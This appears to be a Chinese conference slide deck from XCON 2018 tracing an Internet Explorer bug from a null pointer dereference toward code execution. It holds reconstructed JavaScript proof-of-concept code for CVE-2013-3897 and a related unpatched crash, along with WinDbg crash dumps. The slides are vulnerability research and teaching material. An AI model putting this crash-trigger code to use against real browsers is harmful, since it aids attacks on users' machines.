



2018

8.28-29

XCON 安全焦点
信息安全技术峰会

—
从空指针引用到任意代码执行

张云海

目 录

CONTENTS

01

一个漏洞的诞生

触控改变世界

02

03

深入分析空指针引用

任意代码执行

04

故事从CVE-2013-3897开始

CVE-ID	
CVE-2013-3897	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
Use-after-free vulnerability in the CDisplayPointer class in mshtml.dll in Microsoft Internet Explorer 6 through 11 allows remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via crafted JavaScript code that uses the onpropertychange event handler, as exploited in the wild in September and October 2013, aka "Internet Explorer Memory Corruption Vulnerability."	
References	
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
<ul style="list-style-type: none"> • CONFIRM:http://blogs.technet.com/b/srd/archive/2013/10/08/ms13-080-addresses-two-vulnerabilities-under-limited-targeted-attacks.aspx • MS:MS13-080 • URL:http://technet.microsoft.com/security/bulletin/MS13-080 • CERT:TA13-288A • URL:http://www.us-cert.gov/ncas/alerts/TA13-288A • OVAL:oval:org.mitre.oval:def:18989 • URL:https://oval.cisecurity.org/repository/search/definition/oval%3Aorg.mitre.oval%3Adef%3A18989 	

CVE-2013-3897

- Internet Explorer的UAF漏洞
- 微软在MS13-080中修复
- 之前曾被用于定向攻击

CVE-2013-3897

- 公开讨论中已经提及许多的细节

```
var id_0 = document.createElement("textarea");  
var id_2 = document.createElement("address");  
document.body.appendChild(id_0);  
document.body.appendChild(id_2);  
document.body.contentEditable="true";  
id_2.applyElement(id_0);
```

```
id_0.select();
```

```
id_0.onselect=function(e){  
Math.atan2(0x999,"before swap");  
id_2.swapNode(document.createElement("mark"));
```

```
id_0.onpropertychange=function(e){
```

```
for (i=0;i<1000;i++) tile.push(document.createElement("div"));  
document.execCommand("Unselect");  
for (i=0;i<1000;i++) tile[i].setAttribute("title",str);
```

CVE-2013-3897

- 很容易还原出PoC

```
var id_0 = document.createElement("textarea");
var id_2 = document.createElement("address");
document.body.appendChild(id_0);
document.body.appendChild(id_2);
document.body.contentEditable="true";
id_2.applyElement(id_0);
```

```
id_0.select();
```

```
id_0.onselect=function(e){
    Math.atan2(0x999,"before swap");
    id_2.swapNode(document.createElement("mark"));
}
```

```
id_0.onpropertychange=function(e){
```

```
for (i=0;i<1000;i++) tile.push(document.createElement("div"));
document.execCommand("Unselect");
for (i=0;i<1000;i++) tile[i].setAttribute("title",str);
```


```
var id_0 = document.createElement("textarea");
var id_2 = document.createElement("address");
document.body.appendChild(id_0);
document.body.appendChild(id_2);
document.body.contentEditable = "true";
id_2.applyElement(id_0);

id_0.onselect=function(e) {
    id_2.swapNode(document.createElement("mark"));
}

id_0.onpropertychange=function(e) {
    document.execCommand("Unselect");
}

id_0.select();
```



然而并没有崩溃



来Fuzzing一下吧



终于崩溃了




```
Pid 3400 - WinDbg:6.2.8250.0 X86
File Edit View Debug Window Help
ModLoad: 73280000 7342d000 C:\Windows\SYSTEM32\d3d11.dll
ModLoad: 731d0000 7320a000 C:\Windows\SYSTEM32\vm3dum.dll
ModLoad: 72f40000 72fd1000 C:\Windows\SYSTEM32\D3D10Level9.dll
ModLoad: 74f80000 74ffc000 C:\Windows\SYSTEM32\DNSAPI.dll
ModLoad: 72090000 721b4000 C:\Windows\SYSTEM32\PROPSYS.dll
ModLoad: 708e0000 7092b000 C:\Windows\SYSTEM32\ninput.dll
ModLoad: 615f0000 6161f000 C:\Windows\system32\mlang.dll
ModLoad: 6bdd0000 6becc000 C:\Windows\System32\actxprxy.dll
ModLoad: 6eef0000 6ef5f000 C:\Windows\SYSTEM32\IEUI.dll
ModLoad: 6ed50000 6ee00000 C:\Windows\System32\ieapfltr.dll
ModLoad: 721d0000 721dc000 C:\Windows\system32\msimtf.dll
ModLoad: 73930000 7396d000 C:\Windows\SYSTEM32\dcomp.dll
ModLoad: 756b0000 756ee000 C:\Windows\SYSTEM32\powrprof.dll
ModLoad: 5ff30000 60342000 C:\Windows\System32\jscript9.dll
ModLoad: 75970000 75aef000 C:\Windows\system32\CRYPT32.dll
ModLoad: 75770000 7577e000 C:\Windows\system32\MSASN1.dll
ModLoad: 73bf0000 73bf7000 C:\Windows\SYSTEM32\DPAPI.DLL
ModLoad: 6ed10000 6ed41000 C:\Windows\SYSTEM32\msls31.dll
(d48.af0): Access violation - code c0000005 (!!! second chance !!!)
eax=00000000 ebx=0322bdd8 ecx=00000000 edx=77d0f804 esi=00000001 edi=ffffffff
eip=606505d2 esp=0229ae24 ebp=0229ae44 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010212
MSHTML!CMarkup::TreePosAtCp+0xd:
606505d2 8bb108010000      mov     esi,dword ptr [ecx+108h] ds:0023:00000108=????????
0:006>
```

等等

- 怎么是个空指针引用？
- 说好的UAF呢？



安装MS13-080补丁后仍然会崩溃



Pid 2696 - WinDbg:6.2.8250.0 X86

File Edit View Debug Window Help

Command

```
ModLoad: 731c0000 73251000 C:\Windows\SYSTEM32\D3D10Level9.dll
ModLoad: 74960000 749dc000 C:\Windows\SYSTEM32\DNSAPI.dll
ModLoad: 71900000 71a25000 C:\Windows\SYSTEM32\PROPSYS.dll
ModLoad: 70bf0000 70c3b000 C:\Windows\SYSTEM32\ninput.dll
ModLoad: 636e0000 6370f000 C:\Windows\system32\mlang.dll
ModLoad: 6d280000 6d381000 C:\Windows\System32\actxprxy.dll
ModLoad: 75860000 75a0d000 C:\Windows\system32\SETUPAPI.dll
ModLoad: 75290000 752ca000 C:\Windows\system32\CFGMR32.dll
ModLoad: 5ea00000 5eaa9000 C:\Windows\System32\ieapfltr.dll
ModLoad: 64990000 6499c000 C:\Windows\system32\msimtf.dll
ModLoad: 73b00000 73b3d000 C:\Windows\SYSTEM32\dcomp.dll
ModLoad: 750f0000 7512e000 C:\Windows\SYSTEM32\powrprof.dll
ModLoad: 5e5f0000 5e9fa000 C:\Windows\System32\jscript9.dll
ModLoad: 752d0000 7544f000 C:\Windows\system32\CRYPT32.dll
ModLoad: 751a0000 751ae000 C:\Windows\system32\MSASN1.dll
ModLoad: 741a0000 741a7000 C:\Windows\SYSTEM32\DPAPI.DLL
ModLoad: 5e5b0000 5e5e1000 C:\Windows\SYSTEM32\msls31.dll
ModLoad: 72750000 72778000 C:\Windows\SYSTEM32\slc.dll
ModLoad: 72700000 7271a000 C:\Windows\SYSTEM32\sppc.dll
(a88.b04): Access violation - code c0000005 (!!! second chance !!!)
eax=00000000 ebx=037d9798 ecx=00000000 edx=77756ce4 esi=00000001 edi=ffffff
eip=5ed30f30 esp=02b0b08c ebp=02b0b0ac iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
MSHTML!CMarkup::TreePosAtCp+0xd:
5ed30f30 8bb114010000      mov     esi,dword ptr [ecx+114h] ds:0023:00000114=????????
0:006>
```

Ln 0, Col 0 Sys 0:<Local> Proc 000:a88 Thrd 006:b04 ASM OVR CAPS NUM

这是一个新的漏洞

- 漏洞类型与CVE-2013-3897不同
- MS13-080并没有修复它



然而

- 漏洞类型是空指针引用
- 用户态的空指针引用不可利用



目 录

CONTENTS

01

一个漏洞的诞生

触控改变世界

02

03


深入分析空指针引用

任意代码执行

04

一个样本，两种崩溃

- 在新的虚拟机中会触发另一种崩溃



The screenshot shows the WinDbg interface with the following content:

Command

```
ModLoad: 65df0000 65e46000 C:\Windows\System32\OLEACC.dll
ModLoad: 60510000 60533000 C:\Windows\SYSTEM32\srpapi.dll
ModLoad: 67200000 67250000 C:\Windows\SYSTEM32\ninput.dll
ModLoad: 69400000 6940a000 C:\Windows\SYSTEM32\Secur32.dll
ModLoad: 605b0000 605e4000 C:\Windows\SYSTEM32\MLANG.dll
ModLoad: 71a80000 71be4000 C:\Windows\SYSTEM32\PROPSYS.dll
ModLoad: 735a0000 735b0000 C:\Windows\SYSTEM32\WLDAP.DLL
ModLoad: 74f00000 74f44000 C:\Windows\System32\WINTRUST.dll
ModLoad: 6c5b0000 6c5d0000 C:\Windows\System32\IDStore.dll
ModLoad: 71bf0000 71c09000 C:\Windows\System32\SAMLIB.dll
ModLoad: 739a0000 739cf000 C:\Windows\system32\rsaenh.dll
ModLoad: 73810000 7381d000 C:\Windows\SYSTEM32\tbs.dll
ModLoad: 604b0000 604be000 C:\Windows\system32\msimtf.dll
ModLoad: 6d590000 6d606000 C:\Windows\system32\directmanipulation.dll
ModLoad: 544b0000 54835000 C:\Windows\System32\jscript9.dll
ModLoad: 6f590000 6f5c2000 C:\Windows\SYSTEM32\msls31.dll
ModLoad: 71cd0000 71cf2000 C:\Windows\SYSTEM32\slc.dll
ModLoad: 71c80000 71c9d000 C:\Windows\SYSTEM32\sppc.dll
(7bc.1594): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=05a35690 ecx=00000000 edx=05a35704 esi=04f9bad4 edi=00000000
eip=7573b2c6 esp=04f9ba90 ebp=04f9bad8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
MSCTF!CBackingStore::CheckLayoutChanges+0x101:
7573b2c6 8b01          mov     eax,dword ptr [ecx]  ds:0023:00000000=????????
0:006>
```

Ln 0, Col 0 Sys 0:<Local> Proc 000:7bc Thrd 006:1594 ASM OVR CAPS NUM

一个样本，两种崩溃

- 而原来的虚拟机中则始终是同一种崩溃

The screenshot shows the WinDbg 6.2.8250.0 X86 interface. The title bar indicates the process is Pid 2696. The menu bar includes File, Edit, View, Debug, Window, and Help. The toolbar contains various debugging icons. The Command window displays a list of loaded modules and a crash dump.

```
ModLoad: 731c0000 73251000 C:\Windows\SYSTEM32\D3D10Level9.dll
ModLoad: 74960000 749dc000 C:\Windows\SYSTEM32\DNSAPI.dll
ModLoad: 71900000 71a25000 C:\Windows\SYSTEM32\PROPSYS.dll
ModLoad: 70bf0000 70c3b000 C:\Windows\SYSTEM32\ninput.dll
ModLoad: 636e0000 6370f000 C:\Windows\system32\mlang.dll
ModLoad: 6d280000 6d381000 C:\Windows\System32\actxprxy.dll
ModLoad: 75860000 75a0d000 C:\Windows\system32\SETUPAPI.dll
ModLoad: 75290000 752ca000 C:\Windows\system32\CFGMR32.dll
ModLoad: 5ea00000 5eaa9000 C:\Windows\System32\ieapfltr.dll
ModLoad: 64990000 6499c000 C:\Windows\system32\msimtf.dll
ModLoad: 73b00000 73b3d000 C:\Windows\SYSTEM32\dcomp.dll
ModLoad: 750f0000 7512e000 C:\Windows\SYSTEM32\powrprof.dll
ModLoad: 5e5f0000 5e9fa000 C:\Windows\System32\jscript9.dll
ModLoad: 752d0000 7544f000 C:\Windows\system32\CRYPT32.dll
ModLoad: 751a0000 751ae000 C:\Windows\system32\MSASN1.dll
ModLoad: 741a0000 741a7000 C:\Windows\SYSTEM32\DPAPI.DLL
ModLoad: 5e5b0000 5e5e1000 C:\Windows\SYSTEM32\msls31.dll
ModLoad: 72750000 72778000 C:\Windows\SYSTEM32\slc.dll
ModLoad: 72700000 7271a000 C:\Windows\SYSTEM32\sppc.dll
(a88.b04): Access violation - code c0000005 (!!! second chance !!!)
eax=00000000 ebx=037d9798 ecx=00000000 edx=77756ce4 esi=00000001 edi=ffffff
eip=5ed30f30 esp=02b0b08c ebp=02b0b0ac iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
MSHTML!CMarkup::TreePosAtCp+0xd:
5ed30f30 8bb114010000      mov     esi,dword ptr [ecx+114h] ds:0023:00000114=????????
0:006>
```

The status bar at the bottom shows: Ln 0, Col 0 | Sys 0:<Local> | Proc 000:a88 | Thrd 006:b04 | ASM | OVR | CAPS | NUM

导致差异的原因

- 操作系统版本?



升级到同一操作系统的同一版本后现象依旧

导致差异的原因

- 系统配置? 

